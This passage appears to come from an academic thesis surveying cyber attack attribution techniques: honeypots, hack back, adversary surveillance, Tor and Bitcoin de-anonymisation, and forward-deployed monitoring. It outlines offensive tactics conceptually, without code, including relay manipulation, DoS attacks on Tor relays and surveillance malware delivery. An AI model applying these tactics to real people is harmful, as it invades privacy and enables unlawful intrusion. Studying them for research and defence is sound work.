Relevance outside of the laboratory: This technique is highly relevant outside of the laboratory and is in widespread use. An example is the Stuxnet malware, that has been analysed by many researchers and organisations (Symantec, 2011; Russinovich, 2011). Clues have been identified that tentatively link the malware to suspected parties (Parker, 2011). Many malware analysis services exist, e.g. Virus Total (2014), so that identified malware can be compared to see if it is already known.

3.2.9 Honeypots and honeynets

Honeypots are “specially crafted systems that attempt to draw attack actors towards them” (Watson and Riden, 2008). This is accomplished by imitating vulnerable and legitimate systems, services and software. Honeynets are a collective of honeypots. Since honeypots offer no production value, any interaction with a honeypot is regarded suspicious and worthy of investigation. Honeypots are monitored so that interaction such as network activity, keystrokes and executions are stored and can be analysed by a honeypot operator. It is from this information that attribution artifacts can be identified.

Honeypots come in various shapes and sizes, imitating almost every vulnerable vector. For example, client-side honeypots, known as honeyclients, imitate end point user behaviour, while web-based honeypots imitate web applications. The honeypot methodology is different to that of traceback proposals. Traceback aims to trace all conversations on a computer network, while honeypots are restricted to only capturing data when an adversary enters into the honeypot system.

Honeypots face a number of challenges. High-interaction honeypots require maintenance. Creating convincing honeypots is difficult and time consuming. Honeypot detection techniques exist, ranging from network techniques, such as analysing clock skews (Kohno et al., 2005), to host-based techniques, such as analysing critical files to detect the presence of virtual environments. Groups such as The Honeynet Project (Spitzner, 2004) have improved honeypot realism, however at current there are ways for skilled adversaries to identify them (Krawetz, 2004). It could therefore be claimed that honeypots are only useful for catching the "low-hanging fruit" of adversaries. Creating sophisticated honeypots that are difficult to detect and difficult to access should be a priority. High-interaction honeypots need to conceal their monitoring techniques, so that adversaries are unaware that the system is monitoring their interactions. Low-interaction honeypots need to conceal their lack of functionality, so that adversaries do not realise that they are interacting with a honeypot.

Adaptive properties, mostly driven by machine learning techniques, are now being used to solve the problem of creating realistic, engaging and immersive honeypots. This approach can reveal more attribution artifacts as attack actors are engaged for longer and in more diverse ways.

Approaches

Ramsbrock et al. (2007) created honeypots in which attack actors were monitored after a successful SSH compromise. The SSH username and password authentication credentials were deliberately simple to guess and so were successfully targeted by brute-force dictionary scripts, most commonly used by low skilled adversaries. Ramsbrock et al. (2007) defined five categories of post-compromise activity; i) configuration checking, ii) password changing, iii) file downloading, iv) installing/running rogue code and v) changing system configuration. All of which offer attribution artifacts such as: exploit packs chosen, keyboard typing mistakes, command syntax preferences and skill level.

Raynal et al. (2004a) define a methodology for honeypot forensics. This methodology first analyses network traffic, then analyses host data, e.g. programs opened, characters typed and finally correlates the two data sets to identify patterns, while focusing on unexplained results. The authors discovered attribution artifacts such as: web site URLs, File Transfer Protocol (FTP) addresses, usernames, passwords, Internet Relay Chat (IRC) nicknames and channels accessed. These can be examined for linguistic clues and mistakes that could hint at the attack actors first language, maturity and location. The information can also be used as a search engine query to identify related publicly available content. Raynal et al. (2004b) further consider combining host and network honeypot data to perform "blackhat profiling". They identify passwords, e-mail addresses and FTP addresses. Some artifacts link to Romania; e.g. the password is *loveadina*; Adina being a common Romanian female name. Raynal et al. (2004b) use logic to draw conclusions, asking questions such as *did the actor destroy anything*? If so then they may be a predatory actor; one that has a personal intent against a target, perhaps an angry customer or a disgruntled employee.

Pham and Dacier (2010) explore detecting new botnets using a global distributed system of low-interaction honeypots. The research is part of the WOMBAT Project, a collaboration between organisations, e.g. Symantec, Universities and worldwide CERTs (Dacier et al., 2009). High level attributes such as the size i.e. number of nodes and lifetime of botnets are identified.

Researchers have identified uses for adaptation in honeypots. Spitzner (2003b) envisaged a plug-and-play "dynamic" honeypot that could be deployed in any network, would passively listen to the environment and then blend in with the surroundings. This vision was realised by Hecker et al. (2006) and Shi et al. (2012). In these approaches the trigger for the adaptations to take place is based on the environment and not the adversary. These honeypots adopt the deception tactic of camouflage by blending into the environment, so that an adversary could, with a given probability, probe a production system or a honeypot system.

Wagener et al. (2009) created an adaptive honeypot framework that responded to adversary commands by either allowing, blocking, substituting or insulting the adversary. Reinforcement learning was used to determine which response tactic was the most successful. This proves to be a novel way to glean attribution artifacts, by actively engaging with the actor and exploiting their tolerance threshold. The persistence of an adversary could also be measured using this approach.

Bilar and Saltaformaggio (2011) created an adaptive gameboard that can deploy baits, such as files, processes, user accounts and mounted share drives to incite a response from an adversary or malware. The adaptations take place on an ad hoc, random basis, however, adaptations could be based on an artificial learning process. They identified that introducing baits better assesses an adversaries skills, with the possibility of attributing.

Criteria

Attribution artifacts that are collected: Honeypots are underpinned by deception and as such can be efficiently used to collect attribution artifacts during all stages of an attack. This can range from initial information gathering to exploitation and post-exploitation activities including pivoting. Similar to Monitor Host (Section 3.2.7, page 50) and Hack Back (Section 3.2.10, page 59), honeypots are able to collect a wide range of artifacts. Some examples from the aforementioned approaches are: network activity, keystrokes, exploit packs chosen, keyboard typing mistakes, command syntax preferences, perceived skill level, web site URLs, FTP addresses, usernames, passwords, IRC nicknames and channels accessed. Seemingly insignificant details such as grammar and spelling mistakes that are captured by honeypots can be used to provide hints as to geographical location and motive. Similar to Monitor Host (Section 3.2.7, page 50), honeypots can reveal artifacts that can be analysed by other attribution techniques, e.g. malware that can be analysed or text that can be parsed with authorship attribution techniques.

Technique reliability: An adversary needs to actually interact with the honeypot for there to be any data to help with attribution. Once a honeypot is discovered an adversary is unlikely to return. These challenges can be met by making the honeypot attractive and realistic, i.e. ensuring it is not discerned as a honeypot and that it cannot be compromised and subsequently tampered with. The approaches and tools are particularly reliable; they are mature, have a large and active developer and user community and are deployed widely.

Technique limitations: Honeypots must be attacked to produce any attribution artifacts. It is challenging to create realistic systems and often requires substantial investment to develop bespoke honeypots, however, many off-the-shelf honeypots exist and many are open source. There is a risk that deploying honeypots could entice more attack actors, especially if the vulnerabilities are visible on the Internet.

Legal and ethical issues: In light of Dittrich and Himma (2005)'s active response continuum (discussed in Section 3.2.10), the majority of honeypots are (i), *local intelligence gathering*, while some distributed approaches may be (ii), *remote intelligence gathering.* These categories face less legal and ethical concerns. The legality of honeypots has been questioned (Spitzner, 2003b), particularly regarding entrapment and privacy. It is advised that honeypot operators display a service banner to state that activity is monitored (Strand et al., 2013). Another issue is liability; if a compromised honeypot is used to attack an innocent party, then the owner of the honeypot is responsible for the attack. Advice for this issue is to regulate and monitor outgoing network traffic from any deployed honeypots.

Deployment requirements: Honeypots do not need to be deployed outside of a victim's domain. However, doing so can be beneficial for sharing of threat intelligence. Unlike other techniques, honeypots and honeynets can be deployed by anybody, ranging from nation states to organisations and individuals. Honeypots should be realistic, engaging and representative of the environment that they are deployed in. Expertise is required to configure, deploy and monitor a honeypot or honeynet. Parties that choose to deploy honeypots must accept the inherent risks of doing so, e.g. introducing vulnerable systems into the environment. Appropriate defence should be put in place, such as not deploying honeypots in production environments and limiting outbound traffic so that innocent parties cannot be attacked from the compromised honeypot.

Relevance outside of the laboratory: Honeypots have a long history of practical application as far back as the 1980s (Stoll, 1989). Deception, that underpins honeypots, has been used in warfare for centuries. Furthermore, there is an active community that develops and researches in the honeypot area, most of which culminates in free, open source software (FOSS).

3.2.10 Hack back

In hack back the victim uses the same tools and techniques that the adversary uses, as an act of defence, in response to an attack. The victim probes or compromises systems belonging to the adversary or intermediate stepping stones, to identify clues or indicators that lead to or assist with attribution. This technique is also known as "active defence", "active response" or "counterhacking" (Dittrich and Himma, 2005). Supporters have compared this technique to using proportional force in military, or protecting one's own home or castle. Critics maintain that these analogies are weak as attacks in cyberspace are far more complex.

Hack back techniques can range in intensity. For example, from a port scan against the adversary to full exploitation of their systems. Dittrich and Himma (2005) frame the intensity by defining an *active response continuum* that ranges from level 0 to level 4, as shown in Table 3.3. At level 4, which is the most aggressive, victims use retribution or counterstrike measures to uncooperatively gather intelligence, stop the attack or inflict proportional damage.

#	**State**	**Description**
0	Unaware	None: Passive reliance on inherent software capabilities
1	Involved	Uses and maintains anti-virus software and personal firewalls
2	Interactive	Modifies software and hardware in response to detected threats
3	Cooperative	Implements joint tracebacks with other affected parties
4	Non-cooperative	Implements invasive tracebacks, cease-and-desist measures and retaliatory counterstrikes, aka active response

Table 3.3: Active response continuum (Dittrich and Himma, 2005)

The group of attributors that can legitimately perform this technique is small and most likely only includes nation states, military and law enforcement. Organisations and individuals attempting to execute this technique are viewed as vigilantes and such activity is most likely illegal. For example, in the UK this activity would contravene Section 1 of the Computer Misuse Act 1990, i.e. unauthorised access of a system. However, nation states could execute this technique on behalf of organisations, when the matter is of national security importance, e.g. a cyber attack launched against a privately owned nuclear power plant that is critical infrastructure.

Approaches

The U.S. Air Force was one of the first to propose and use a hack back approach, which was named *Caller ID* (Staniford-Chen and Heberlein, 2002). Caller ID is based on the assumption that if an adversary uses multiple stepping stones before reaching the victim, these systems are likely to have vulnerabilities that can be exploited. Therefore, the victim uses the same vulnerabilities that the adversary used, to sequentially compromise the stepping stones and examine active network connections to follow the connection back to the origin. The technique was used from 1995 and resulted in the arrest of an intruder. When using this technique special permission was granted by the U.S. Department of Justice. Staniford-Chen and Heberlein (2002) note that it is most likely not a technique for general use.

Caller ID assumes that an adversary does not fix vulnerabilities after they have been exploited. However, adversaries often *do* fix vulnerabilities, so that other actors cannot access the system. In this case it may be possible to exploit a vulnerability that is unknown to the adversary. For example, reports have indicated that certain popular software may contain backdoors, i.e. vulnerabilities, added at the request of intelligence agencies (Der Spiegel, 2013). Such backdoors could be used as access points for hack back as they are unknown to adversaries, but are known to the attributor. If backdoors were surreptitiously present in widely used operating systems, e.g. Microsoft Windows, encryption standards, e.g. DES, or networking devices, e.g. Cisco, then this may provide unfettered access to actor systems and intermediate stepping stones. Alternatively, nation states could develop or purchase zero-day exploits that are unknown to the adversary. One report cited the U.S. government as the worlds biggest buyer of malware (Reuters, 2013). Once an attributor gains access to adversary systems, they may be able to pivot to other systems in the network. This could include mobile phones, which could allow the tracking of movement, conversations through the microphone and visuals through cameras, etc.

If system exploitation is not possible, other less invasive approaches such as port scanning and service enumeration can reveal attribution artifacts. Particular services, especially when improperly configured, can offer a wealth of information when enumerated, for example, Server Message Block (SMB) and Simple Network Management Protocol (SNMP). Enumeration of such services can reveal active user accounts, system uptime, running processes, network connections, password length requirements, etc.

In another approach, DoS attacks are used to attribute, named *Controlled flooding* (Burch and Cheswick, 1999). During an attack this approach sends a flurry of packets to upstream routers in a trial and error approach and then observes the fluctuation of attack packets. If the number of attacking packets drops during controlled flooding then it is assumed that this router is a part of the attack path. While quite ingenious, there are a number of problems with this approach. First, this hack back approach is in itself an attack on seemingly innocent routers, albeit for a minimal amount of time. It may prevent other legitimate traffic. Also, this approach can only be operated during an ongoing attack and cannot be used on historic data, i.e. after the fact. This approach will not work against single packet or low packet attacks as it relies on a constant flow of attack packets from a DoS. Finally, the approach is effective against DoS attacks, however is not effective against DDoS attacks, as the attack originates from many sources.

Criteria

Attribution artifacts that are collected: When hacking back, victims are likely to come across multiple stepping stones, which should allow them to continue tracing through stepping stones until they reach an endpoint; the true adversary system. Hacking back into an attack actors system, successfully exploiting it and gaining access to their infrastructure is likely to reveal many of the digital and physical attributes identified for the Monitor Host technique (page 50).

Technique reliability: There are many factors that must align correctly for this technique to be reliable. Each attack needs to be considered on a case-by-case basis. However, if successful, the technique does not need to rely on the theory of consilience. Due to the tactics used it can offer substantial attribution artifacts from inside the attack actors own systems and infrastructure.

Technique limitations: The technique relies on the victim having sufficient expertise or funding to hire such expertise. As the technique is aimed primarily at nation states then this should not be a concern. The technique cannot be used by organisations and individuals as to do so would likely be illegal. Staniford-Chen and Heberlein (2002) note that "one must perform the tracing while the intruder is active and one runs the risk of accidentally damaging intermediate systems". In addition, an adversary could include false flags to implicate innocent parties.

Legal and ethical issues: This technique is by far the most controversial. Organisations and individuals have no legal premise for such techniques. Law enforcement, military and government are more likely to have jurisdiction to allow them to carry out this technique in specific situations. However, organisations might be able to involve nation states, especially when critical national infrastructure is at stake. A significant ethical issue is that the victim who performs hack back could damage a system in the process. This could have devastating consequences if, for example, the system monitored and controlled critical life support systems at a hospital. Also hacking back might need to compromise stepping stones that reside in foreign states. If these states are unfriendly with the attributor, then this may present problems.

Deployment requirements: Organisations and individuals in most states are unable to deploy this technique. Nation states may be able to deploy this technique, but will likely need to have warrants signed at the highest national level.

Relevance outside of the laboratory: Publicly available reports identify that this technique is actively being used, although the full extent of its use is unlikely to ever be publicly known. Nation states are actively acknowledging that their military units, e.g. U.S. Cyber Command or PLA 51398 are training for cyber offensive activities. Approximately 120 countries have or are developing offensive cyber attack capabilities (Shea, 2010).

3.2.11 Surveil adversaries

Surveiling adversaries uses similar approaches to hack back, however, interactions with the adversary are pre-emptive rather than counter-attack. In this technique attributors identify parties that they believe may attack them and then surveil these potential actors. When an attack takes place, an attributor can check the surveillance data to see if it was an actor that was under surveillance. This approach has long been a fixture of law enforcements arsenal in the form of physical surveillance, deploying electronic bugs in rooms and vehicles, tapping phone lines etc. Nowadays attributors can compromise attack actor systems and install surveillance software to monitor websites visited, passwords entered, e-mail communications, deleted/edited files, etc. If smartphones are compromised then conversations, photographs, geographic positioning, etc., can also be surveilled. Surveillance software can initially be installed on the target system through a wide range of vectors. For remote exploitation, actors could be tricked into clicking a drive-by download link or opening a malicious e-mail attachment. Otherwise systems could be compromised locally, such as by inserting a malicious USB stick or a man-in-the-middle attack over a wired or wireless network. Once installed the software will have mechanisms to keep itself hidden from AV products.

Similar to Hack Back (page 59) approaches, this technique can range in a scale of intensity. At the low end of the scale is monitoring of publicly available avenues, such as comments left on social network websites, forums, chat rooms and news groups. Such actions can be legally observed by all potential victims, including organisations and individuals. At the high end is compromise of computer systems to install malicious software and such actions likely cannot legally be executed by organisations and individuals, but rather law enforcement, military and intelligence agencies. Organisations that provide this technology, such as Finfisher (2014), state that they only sell their products to government agencies.

Approaches

Surveilling adversaries varies widely in implementation and due to the nature of this technique, approaches are largely not publicly disclosed, as to do so would reveal their methods to adversaries, who would then be more aware of how to evade them. A way to categorise surveillance approaches is *passive* and *active* surveillance. *Passive* approaches involve no direct interaction with the target. This approach commonly involves observing a potential attack actors publicly visible online activities. This may include social network communications, e.g. Twitter, posts on forums, chat rooms and mailing lists. For example, inexperienced script kiddies may boast of their success on forums, or a post in a technical mailing list may indicate operating system and version used, software packages used, etc. This approach can reveal current activities, background, skills and expertise, tools, techniques, procedures, social connections, associates, etc. This can help to predict likely targets and build signatures for specific actors, so that they can be associated with an attack. This approach can be carried out manually or semi-automatically, by a team that surveill potential adversaries. This can be automated, for example, by creating a script that retrieves all public Twitter messages that include specific terms, such as an organisations name. It can be argued that passive surveillance activities can, for the most part, be conducted lawfully and with no requirements for a warrant, as the information collected is publicly available. However, passive approaches are limited, e.g. areas that require authentication may be difficult to reach, unless posing as an adversary, i.e. undercover. Even if access is gained, e.g. to private forums or chatrooms, this will not reveal communications such as e-mail and private messaging.

Indirect active surveillance involves interacting with the adversary through an intermediary. For example, law enforcement may request records of a target from a social network such as Facebook. This might include activity that is not public, i.e. private messages and associated IP addresses.

Direct active surveillance involves some form of interaction with the suspected adversary. This may involve initiating dialogue with them, perhaps using a disguise, posing as a potential associate or masquerading as a known associate. The amount and type of interaction with the target can vary widely, from passive scanning to compromise, similar to Hack Back (page 59). At the most extreme, computer systems of suspected adversaries are infiltrated and monitoring software, similar to bugs, is surreptitiously installed. At least three stages are generally required for this technique, i) identifying and compromising system(s), ii) installing concealed monitoring software and iii) recovering data from the monitoring software. Offensive techniques are most likely best for exploitation, including drive-by downloads and files with malicious content, e.g. PDF. Remote access trojans (RAT) contain the desired monitoring functionality, but due to their widespread use, are likely to be detected by AV. Therefore, advanced surveillance malware that uses cryptography and implements unknown zero-day exploits are used. These could be developed in-house or by third party companies. For example, Finfisher (2014), reports to develop "remote monitoring and deployment solutions" and only sell their products to government agencies. The technology targets individual suspects and can not be used for mass surveillance. It can reveal passwords, files and device information (Finfisher, 2014). Another organisation, Vupen (2014), provides "government-grade zero-day exploits specifically designed for law enforcement agencies and the intelligence community to help them achieve their offensive cyber missions and network operations".

At the extremity of this technique is *mass surveillance.* Intelligence agencies are alleged to operate mass surveillance systems that store huge amounts of communications data, with operation names such as ECHELON and Carnivore (Petersen, 2007, pg. 58). Traditional surveillance approaches focus on monitoring an individual target or group of targets. However, if surveillance is placed on the wrong target or a key suspect is missed, then this effort is wasted. In mass surveillance approaches, every piece of communication is monitored. Then, later an analyst can search this data for communications that a target sent. This approach can also identify new suspects. For example, if a keyword such as "bomb" is identified in an e-mail message.

Criteria

Attribution artifacts that are collected: Surveillance reveals a wide range of artifacts, depending on the surveillance approach used. Computer system or smartphone surveillance could reveal, for example, websites visited, passwords entered, e-mail communications, edited/deleted files, conversations, photographs, geographic positioning, associates, etc.

Technique reliability: Passive approaches, that do not interact directly with targets are reliable, providing that the target has online presence. However, actors that are aware of such approaches are likely to minimise their use of online communications, especially those made in public forums.

Indirect active surveillance is especially reliable and useful for law enforcement and intelligence agencies. Organisations such as Facebook and Google are well versed in cooperating with such entities. They report the number of requests made per annum in *transparency reports.* For example, the United Kingdom made 1,975 requests to Facebook in the first six months of 2013 for data of 2,337 user accounts (Facebook, 2014). The use of these services is steadily increasing. In 2009 Google recorded 12,539 requests, while in 2013 recorded 31,698 requests (Google, 2014).

Active surveillance is reliable for governments providing that warrants are gained, suspected targets are identified and appropriate reconnaissance has taken place to identify exploits that are suitable for compromise, either publicly, privately or through procurement e.g. Vupen (2014).

Technique limitations: Passive surveillance is limited as actors may not use public communications channels and private communications and activities are not revealed. Ignoring mass surveillance, targeted surveillance relies on the attributor knowing which adversaries are likely to target them. Adversaries can perform counter-surveillance techniques that aim to avoid surveillance measures or make surveillance difficult. For example, Detekt (2014) is Windows software that specifically identifies government spyware and remote access trojans.

Legal and ethical issues: Active approaches are almost certainly illegal for an organisation or individual. In the UK, to perform such actions, would be classed as unauthorised access and contravene Section 1 of the Computer Misuse Act. Governments must act within legal frameworks and this often involves gaining surveillance warrants, for example, in the UK under the Regulation of Investigatory Powers Act 2000. Mass surveillance practices have been subject to significant scrutiny as governments have been accused of using these techniques for "spying on innocent citizens", as revealed by recent whistleblower revelations (Greenwald, 2014). The United Nations (2014) have reported that such techniques violate international treaties and privacy rights.

Deployment requirements: Governments must acquire appropriate warrants for targeted surveillance. The attributor must know in advance who is likely to attack them, the nature of their systems, etc. Vulnerabilities must be present and identified in adversary systems. Specialists are required to execute operations. Exploits can be expensive to purchase; up to $250,000 for exploits that target the most popular operating systems (Forbes, 2012).

Relevance outside of the laboratory: Targeted and mass surveillance approaches are reported to be widely used. For example, transparency reports to Facebook (2014) and Google (2014), highlight the increase in use of this technique. Organisations such as Vupen (2014) and Finfisher (2014) show that there is a captive market for active surveillance techniques.

3.2.12 De-anonymisation techniques

Anonymisation tools are used to increase user privacy and claim to provide partial or full online anonymity. These tools are useful for legitimate causes, for example, allowing citizens or journalists in repressed nation states to communicate openly without fear of reprisal. However, they are also used to conceal nefarious activity. In light of recent alleged mass-surveillance by intelligence agencies, revealed by whistleblowing, anonymisation tools are becoming increasingly popular (Greenwald, 2014). Some of the most notable tools are: the Tor browser for anonymous web browsing (Dingledine et al., 2004), Bitcoin for anonymous payments (Nakamoto, 2008a), Pretty Good Privacy (PGP) for encrypted e-mail communications (Zimmermann, 1995) and Truecrypt for encrypted, and optionally hidden, storage. Techniques to de-anonymise activities undertaken by these tools have been proposed that can lead to attribution of an adversary.

Approaches

Tor, which stands for The Onion Router, enables anonymous Internet browsing for clients and anonymous hosting for servers (Dingledine et al., 2004). Traffic is encrypted multiple times and routed between many servers, known as Tor relays, before reaching the intended destination. A connection of Tor relays, known as a circuit, consists of at least an entry relay, middle relay(s) and an exit relay. Tor defends against network traffic analysis when an observer has partial control of the Tor network. Incentives for anti-Tor technology have been expressed, e.g. by the Russian government, who offered a bounty of $110,000 to de-anonymise Tor users (Technica, 2014).

If an attributor controls an entry and exit relay that is used by a circuit, they can use traffic analysis techniques, i.e. stream matching (page 48), to identify that they are related (Bauer et al., 2007). As Tor does not use traffic padding, it should be possible to use both content and timing-based approaches. An entry relay could also inject a signature or watermark that can be detected by the exit relay. This is known as a traffic confirmation attack.

To control more relays and increase the possibility of being both an entry and exit relay, new relays can falsely advertise their uptime and bandwidth as being exceptionally good, when they are not, as there is no verification process. If traffic only flows through either an entry or exit relay, then this can be used to disrupt the path. The path then needs to be rebuilt. When it is rebuilt there is a chance that it will flow through both the entry and exit relay controlled by an attributor. To increase the possibility further, DoS and DDoS attacks can be launched against legitimate relays. Gaining access or possessing a portion of the network is one way to de-anonymise Tor communications. Other traffic analysis approaches have used Cisco Netflow data and injecting TCP traffic patterns to reportedly de-anonymise 81.4% of users (Chakravarty et al., 2014).

Side-channel attacks are also effective against Tor for attribution. For example, the Tor browser is based on the Firefox web browser. A zero-day exploit was found to be exploiting a vulnerability in Firefox version 17 (CVE 2013-1690, 2014). The exploit payload was unique; rather than exploiting the system it merely reported the user's hostname, MAC address and IP address to a web server in Northern Virginia, U.S. The payload also checked to ensure that the target browser was Firefox ESR, a specific version for the Tor browser, so that Firefox 17 users were not targeted, only those using the Tor browser were. It is reported that the FBI deployed the exploit on a hosting provider, Freedom Hosts, alleged to host child pornography websites, to de-anonymise visitors (Wired, 2013). Finally, simply using Tor may raise suspicion and detecting Tor traffic is trivial (Fleischer, 2009).

Bitcoin, a peer-to-peer decentralised payments system and digital currency (Nakamoto, 2008a), can also be de-anonymised by various approaches. Bitcoins, a unit of digital currency, are created by performing computationally expensive calculations, known as mining. The history of Bitcoin transactions is stored in the "block-chain", a file that each user stores on their computer. This prevents double-spending of Bitcoins. Bitcoin enables anonymous transactions, so that the sender and recipient are not personally identifiable to one another or anybody else listening in to the transaction, e.g. using traffic analysis. When performing non-technical attribution techniques, such as "follow the money" (page 76), this might lead to payment using Bitcoin. Therefore, attacks against the anonymity of Bitcoin and other digital currencies may lead to attribution.

The entire history of an individual's Bitcoin transactions are stored openly in the block-chain. If an individual is linked to a Bitcoin account, then a history of transactions is also visible. Kaminsky (2011) identified a technique to relate IP addresses to Bitcoin public keys by opening a connection to all peers in the network at once, however this doesn't work when using Tor. Vulnerabilities have been identified in Bitcoin that can reveal IP addresses and subsequently geographic regions, even when using Tor (Biryukov et al., 2014). Third party sources can be used that inadvertently associate Bitcoin transactions to IP addresses, as can self-disclosure, e.g. when users post their public-key as a forum signature (Reid and Harrigan, 2013). Digital currencies that aim to resolve some of these challenges have been proposed, i.e. Darkcoin (2014). This approach modifies the block-chain, renamed the Darksend, such that multiple transactions are combined, also known as laundering.

Biryukov et al. (2014) identify a method that reveals up to 60% of Bitcoin users, using a small number of machines, a few gigabytes of storage and fewer than 50 connections to each Bitcoin server. This is estimated to cost less than 1500 euros per month. The approach maps clients to entry nodes that each client connects to, to identify them. A Bitcoin client connects to 8 entry nodes; these are used as a unique identifier. These 8 nodes are unique to that client for one session and therefore can even be used to uniquely identify users who are behind NAT or share the same public IP address. The approach also subverts Tor by blocking incoming Tor connections.

While only reviewing a subset of approaches in this section, the principles, such as traffic analysis, side channel attacks and exploitation of vulnerabilities in software are likely to underpin various approaches at de-anonymisation of anonymisation techniques.

Criteria

Attribution artifacts that are collected: This technique typically does not reveal the content being transmitted, but instead, implicates two parties as communicating. Tor anonymity attacks can reveal the same artifacts as stream matching approaches (page 48). It can also identify actual source origins e.g. IP addresses. Attack actors rely on anonymisation techniques to mask their activity, so may not use stepping stones when launching an attack. Some digital currencies such as Bitcoin have open transaction histories, e.g. the block-chain. Identifying a public key implicated in an attack may also reveal additional transactions by analysing the block-chain, that could lead to further attribution artifacts.

Technique reliability: Approaches identified in this section mostly rely on a priori positioning; that the victim or attributor is already positioned to be able to perform traffic analysis to de-anonymise streams. This is likely to be part of a combined approach. For example, non-technical techniques such as “follow the money” (page 76) may be used and in doing so may lead to Bitcoin transactions over Tor. To follow the trail further, techniques to de-anonymise Tor activity and Bitcoin transactions may be useful.

Technique limitations: De-anonymising techniques are only useful when anonymising techniques are used in an attack, i.e. they are a set of approaches for specific situations. Approaches against Tor cannot be used after an attack. They require a priori positioning, i.e. Tor nodes in place before an attack. Also new approaches may only succeed for a short amount of time, such as those that rely on exploiting software vulnerabilities, e.g. CVE 2013-1690 (2014). Of course, this relies on the adversary using the latest version of the software, which might not be the case. Similarly, traffic matching approaches may be deemed a vulnerability by anonymising tool developers and patched over time. Although, intelligent adversaries are likely to be aware of public known vulnerabilities in anonymisation techniques and will take extra precautions when using them.

Legal and ethical issues: De-anonymising techniques can reveal adversaries who are executing cyber attacks and illegal activity. However, these techniques are equally effective when used against legitimate and innocent users, e.g. civilians or journalists in repressed nation states.

De-anonymising techniques, when used in certain approaches, can be considered as cyber attacks. For example, deploying DoS or DDoS attack against Tor relay nodes so that traffic is instead routed through attributor-controlled relay nodes. Therefore, legal and ethical issues identified for hack back (page 59), must also be considered.

Deployment requirements: This technique does not require modifying core routing infrastructure e.g. wide-scale changes and does not require external collaboration e.g. ISPs. This technique requires that the attributor is in the right place at the right time, i.e. a priori positioning. Sybil attacks require at least partial control of the network, which may only be feasible for law enforcement, military, intelligence agencies and perhaps large organisations. Although research has demonstrated that these techniques can be achieved with less funding and less control of the network (Murdoch and Danezis, 2005).

Alternatively, side-channel approaches, such as identifying and exploiting vulnerabilities in software, e.g. Tor Browser (CVE 2013-1690, 2014), requires either a skilled team of researchers to identify, develop and deploy exploits or funding to purchase exploits from third parties. Attributors considering this approach should use the Russian bounty of $110,000 for Tor de-anonymising techniques, as an indicator of expected initial costs (Technica, 2014).

Relevance outside of the laboratory: Techniques have been demonstrated in realistic laboratory conditions, e.g. ExperimenTor (Bauer et al., 2011) and the Bitcoin Test Network. There are increasing reports of these techniques being used outside of the laboratory to identify illegal activity and have, in some cases, resulted in arrests (Wired, 2013).

3.2.13 Forward-deployed systems

Forward deployed systems (FDS) are monitoring systems, such as IDS, that are deployed at strategic positions, preferably as close to suspected adversaries as possible. When an attack is detected, attack traffic is compared to all FDS to see if the attack was also seen and therefore originated from near a given FDS. Stream matching techniques (page 48), e.g. message body or timing correlation approaches, can be used to compare attack traffic and compute similarity. This technique requires i) a priori intelligence to draw up a list of suspect adversaries and ii) cooperation with a wide selection of ISPs and Internet backbone providers who, it should be assumed, are located globally. However, if considering only internal adversaries, i.e. insider attacks, a victim would not need to collaborate, but this significantly limits the potential of attribution.

Approaches

DecIdUouS is a security management framework that incorporates three systems (Chang et al., 1999):

- IDS. Performs traditional IDS role of deciding whether malicious or suspicious traffic is in the network.
- Attack Source Identification System (ASIS) which handles traceback.
- Intrusion Damage Control System (IDCS). Controls and repairs damage caused by an attack.

The traceback technique performed by ASIS is unique. Once the IDS identifies malicious traffic a secure communication channel is initiated, using IPsec and Internet Key Exchange (IKE), between the host and routers in the attack path. This process is repeated in a hop-by-hop fashion at each subsequent router that is identified as part of the attack path. Two similar systems are IDIP (Schnackenberg et al., 2002) and SSGP (Wu, 1996). However, they both require new network protocols, while DecIdUouS does not, as it is based on IPsec, which is supported by most routers (Belenky and Ansari, 2003b). However, the approach only operates within a single Autonomous system (AS); an additional "connecting" protocol is required when the attack path enters another AS. Each potential victim must have a network topology of upstream routers. ISPs have no incentives to release this information. Also, the routers themselves may be vulnerable to DDoS attacks as a result of the overhead they incur for the creation of IPsec channels (Belenky and Ansari, 2003b).

Another approach is *Cooperative Intrusion Traceback and Response Architecture* (CITRA) by Schnackengerg et al. (2002). This system combines IDS, routers, firewalls, security management systems and other components. It has the following capabilities:

- Trace intrusions across network boundaries
- Prevent or mitigate subsequent damage from intrusions
- Consolidate and report intrusion activities
- Coordinate intrusion responses on a system-wide basis

CITRA communities consist of numerous interconnected *CITRA neighbourhoods*. Each neighbourhood is essentially an administrative domain. When an attack is detected a traceback message is sent to each CITRA neighbour in a hop-by-hop fashion. Each neighbour queries the traceback message to see if they have seen the packet and if so they pass on the traceback message to their neighbours and so on. Information is sent back to a *Discovery Coordinator* which creates an attack path and allows for automated response. A unique aspect of this approach is automated response based on attribution results. Automated response systems enable quick response and can stop ongoing attacks. However, they may be abused by an adversary, for example, to deny service for legitimate users. Furthermore, if attribution results are incorrect then they may respond to an innocent party. In this approach policy mechanisms are critical to determining appropriate automated responses and are based on certainty and severity. A high certainty, i.e. likelihood of actor performing attack, and severity, i.e. a more severe attack, results in harsher punishment. The approach is hindered by problems such as risks of storing attack data in repositories and widespread changes for implementation.

CenterTrack is a hybrid approach that uses a network overlay (Stone, 2000). CenterTrack traceback takes a hop-by-hop approach over an overlay network which comprises of IP tunnels. All ISP edge routers are involved which link with a central tracking router. Suspicious traffic is routed to the overlay network for analysis at *tracking routers*. Gil and Poletto (2001) note that their *MULTOPS* DoS and DDoS detection system could integrate with CenterTrack to provide further cooperative attribution. While the approach is innovative, problems are identified. When attribution frameworks require wide-scale deployment they become expensive and less attractive for potential implementers. This is true for CenterTrack. Combined attribution techniques can also increase management and computational overheads to infeasible levels. Also the input debugging feature is required on all routers in the attack path and the technique does not scale well to DDoS attacks.

At the extremity of this technique is a global surveillance system (GSS). Assume that an attributor, e.g. an intelligence agency, has deployed monitoring systems at key points in the Internet infrastructure. From these points they can store traffic on a rolling buffer, e.g. three days, that can be analysed for attack patterns. When an attack is identified, stream matching techniques are then used to identify where else the attack has been seen. This system allegedly exists, revealed by a whistleblower who leaked classified documents to journalists (Greenwald, 2014). It is alleged that U.S. and UK intelligence agencies partnered with ISPs and Internet backbone providers for access. Arkin (2002) propose this approach and refers to the recent past and the distant past as two intervals in time. Exploits are identified in the recent past and then stores are checked to see if it has occurred in the distant past.

Research into so-called "bad neighborhoods" is useful for drawing up a list of suspected adversaries (Moura, 2013). These are Internet environments from which significant numbers of cyber attacks are believed to originate from. An example is *FInding Rogue nEtworks* (FIRE) (Stone-Gross et al., 2009). This framework collates information from Anubis (2014), Phishtank, Honeyspider and Wepawet to create a list of bad neighborhoods, including a top ten malicious autonomous systems.

Criteria

